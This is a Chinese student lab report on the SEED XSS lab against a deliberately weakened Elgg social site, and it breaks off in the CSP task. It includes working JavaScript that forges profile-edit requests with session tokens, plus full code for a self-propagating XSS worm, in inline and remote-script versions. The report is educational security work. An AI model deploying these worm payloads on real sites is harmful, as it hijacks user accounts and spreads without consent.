

## Lab5 实验报告


### 一、 实验目的：


为了演示攻击者利用 XSS 漏洞可以做什么，我们设置了一个 web 应用程序在我们预先构建的 Ubuntu VM 镜像中命名为 Elgg。Elgg 是一个非常流行的开源 web 应用程序对于社交网络，它已经实现了许多对策来补救 XSS 威胁。来为了演示 XSS 攻击是如何工作的，我们已经在安装的 Elgg 中注释掉了这些对策，故意使 Elgg 容易受到 XSS 攻击。如果没有对策，用户可以发布任何发送到用户配置文件的任意消息，包括 JavaScript 程序。这个实验室中，学生需要利用这个漏洞对修改后的 Elgg 发起 XSS 攻击，这种攻击的最终目标是在用户中传播 XSS 蠕虫，这样，任何看到被感染病毒的人都会受到感染用户档案将被感染，被感染的人将把您(即攻击者)添加到他/她的朋友列表中。

### 二、 实验任务

#### Task 1: Posting a Malicious Message to Display an Alert Window



我们在 samy 的网页信息的 about me 上加入脚本,这段脚本就是弹出一个警示窗口显示 XSS。





## Task 2: Posting a Malicious Message to Display Cookies


我们在 samy 的网页信息的 about me 上加入脚本,这段脚本就是弹出一个警示窗口显示获取到用户的 cookie。



### Task 3: Stealing Cookies from the Victim's Machine

我们在 samy 的主页上插入脚本，用以在将攻击受害者获得的 cookie 传送给

攻击者的 5555 端口。由于我们使用的是同一台虚拟机，所以将攻击者的地址写为 127.0.0.1，之后我们使用 alice 访问 samy 的主页，在终端的 5555 接口，我们会监听到携带有受害者 cookie 的信息。



•问题 1:解释 1 行和 2 行的目的，为什么需要它们？

答：在实验手册里的 1,2 行是从相关的 JavaScript 变量中获取时间戳和秘密令牌的值。


•问题 2:Elgg 应用程序是否只提供“About Me”字段的编辑模式，即：

你不能切换到文本模式，你还能成功发动攻击吗？

答：可以，即使不能切换到文本编辑模式，攻击者可以使用一个浏览器扩展来删除 HTTP 请求中的格式化数据，或使用其他客户端（例如 CURL 程序）来发送请求，都可以实现攻击。

#### Task 4: Becoming the Victim's Friend

首先我们将加为好友的脚本写入 samy 的主页，保存之后，我们会发现 samy 会第一个加自己为好友，然后我们使用 alice 访问 samy 的主页，会发现自动加 samy 为好友，此刻说明我们的脚本 XSS 攻击成功。



### Task 5: Modifying the Victim's Profile

该任务是通过任意用户访问 samy 主页，会自动修改自己的信息。我们将修改的信息设计为，在受害者的网页简介出现 samy is my hero。

首先将脚本输入到 samy 的主页上。



Referer: http://www.xsslabegg.com/profile/samy/edit  
 Cookie: Elgg=lpn0haa  
 Connection: keep-alive  
**GET: HTTP/1.1 200**  
 Date: Wed, 16 Sep 2010 12:12:12 GMT  
 Server: Apache/2.4.18  
 Expires: Tue, 16 Mar 2010 12:12:12 GMT  
 Cache-Control: public  
 Pragma: public  
 ETag: "1549469404-gz" (gzip)  
 Vary: Accept-Encoding, gzip  
 Content-Encoding: gzip  
 Content-Length: 1670  
 Content-Type: text/html

Clear Options File Save ☒ Record

Data ☒ autoscroll

## XSS Lab Site

### Edit profile

**Display name**

Samy

**About me** [Visual editor](#)

```
<script type="text/javascript">
window.onload = function(){
  var name="&name="+elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
  var desc="&description=Samy is my hero"+"&accesslevel[description]=2";

  var sendurl="http://www.xsslabegg.com/action/profile/edit";
  var content=token+ts+name+desc+guid;
  if(elgg.session.user.guid!=47)
  {
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabegg.com");
    Ajax.setRequestHeader("Content-Type",
      "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
```

脚本源码:

```
<script type="text/javascript">
```

```
window.onload = function(){
```

```
  var name="&name="+elgg.session.user.name;
```

```
  var guid="&guid="+elgg.session.user.guid;
```

```
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
```

```
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
```

```
  var desc="&description=Samy is my hero"+"&accesslevel[description]=2";
```

```
  var sendurl="http://www.xsslabegg.com/action/profile/edit";
```

```
  var content=token+ts+name+desc+guid;
```

```
  if(elgg.session.user.guid!=47)
```

```
{
```

```
  var Ajax=null;
```

```
  Ajax=new XMLHttpRequest();
```

```
  Ajax.open("POST",sendurl,true);
```

```
  Ajax.setRequestHeader("Host","www.xsslabegg.com");
```

```
  Ajax.setRequestHeader("Content-Type",
```

```
    "application/x-www-form-urlencoded");
```

```
  Ajax.send(content);
```


```
}
```

```
}
```

```
</script>
```

之后让 alice 访问 samy 的主页后，再查看 alice 的简介，发现攻击成功，alice

的主页简介显示为 samy is my hero。



**问题 3:** 为什么需要 1 行代码? 移开这行代码, 重复你的攻击。报告和解释你的观察。

答: 实验手册中 1 的代码是对用户做了一个判断, 检查用户目标是不是 samy 自己, 如果注释掉的话, 当 samy 把攻击代码放入他自己的个人主页后, 修改过的主页会立即显示出来, 导致主页的攻击代码立刻得到执行, 把 samy 主页的攻击主页内容改为"samy is my hero", 原来的攻击代码就被覆盖掉了。如下图显示:



### Task 6: Writing a Self-Propagating XSS Worm

该任务为创建一个自我传播的 XSS 蠕虫, 要想成为真正的蠕虫, 恶意的 JavaScript 程序应该能够自我传播。也就是说, 当一些人查看被感染的个人资料时, 不仅他们的个人资料会被修改, 蠕虫也会被修改传播到他们的配置文件, 进一步影响查看这些新感染的配置文件的其他人。这种方式, 越多的人浏览被感染的资料, 蠕虫就会传播得越快。

1、通过 DOM 方式实现:

脚本源码:

```
<script type="text/javascript" id="worm">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
```

```


var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag+jsCode+tailTag);
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var desc ="&description=Samy is my hero"+wormCode;
desc+="&accesslevel[description]=2";
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the content of your url.
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+userName+desc+guid; //FILL IN
if(elgg.session.user.guid!=47) {
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}}
</script>

```

之后再 alice 访问 samy 的主页, alice 的简介会变为 samy is my hero,而且点开 Alice 的 about me 会发现恶意代码已经复制。







## 2、通过链接方式实现:

首先我们将 [www.example.com](http://www.example.com) 的网页的文件目录链接到/var/www/html

```
000-default.conf
/etc/apache2/sites-available

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
<VirtualHost *:80>
    ServerName http://www.SeedLabSQLInjection.com
    DocumentRoot /var/www/SQLInjection
</VirtualHost>
<VirtualHost *:80>
    ServerName http://www.xsslabelgg.com
    DocumentRoot /var/www/XSS/Elgg
</VirtualHost>
<VirtualHost *:80>
    ServerName http://www.csrflabelgg.com
    DocumentRoot /var/www/CSRF/Elgg
</VirtualHost>
<VirtualHost *:80>
    ServerName http://www.csrfabattacker.com
    DocumentRoot /var/www/CSRF/Attacker
</VirtualHost>
<VirtualHost *:80>
    ServerName http://www.repackagingattacklab.com
    DocumentRoot /var/www/RepackagingAttack
</VirtualHost>
<VirtualHost *:80>
    ServerName http://www.seedlabclickjacking.com
    DocumentRoot /var/www/seedlabclickjacking
</VirtualHost>
<VirtualHost *:80>
    ServerName http://www.example.com
    DocumentRoot /var/www/html
</VirtualHost>
```


```
Open xss_worm.js /var/www/html Save
window.onload = function()
{
var wormCode =encodeURIComponent(
    "<script type=\"text/javascript\" "+
    "id=\"worm\" "+
    "src=\"http://www.example.com/xss_worm.js\">"
    "</\"+\"script>");
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

var desc "&description=Samy is my hero"+wormCode;
desc+="&accesslevel[description]=2";

var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+userName+desc+guid; //FILL IN
if(elgg.session.user.guid!=47) {
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Content-Type",
    "application/x-www-form-urlencoded");
Ajax.send(content);
}
}
```



使用 boby 的账号访问 samy 的主页，发现简介被修改，攻击成功。




## Task 7: Defeating XSS Attacks Using CSP

首先我们先将指定网址加入/etc/hosts 中，之后解压 csp.zip，运行 http\_server.py，访问指定网址，可得到

```
Open ▾ [🔍] *hosts /etc Save
127.0.0.1 localhost
127.0.1.1 VM

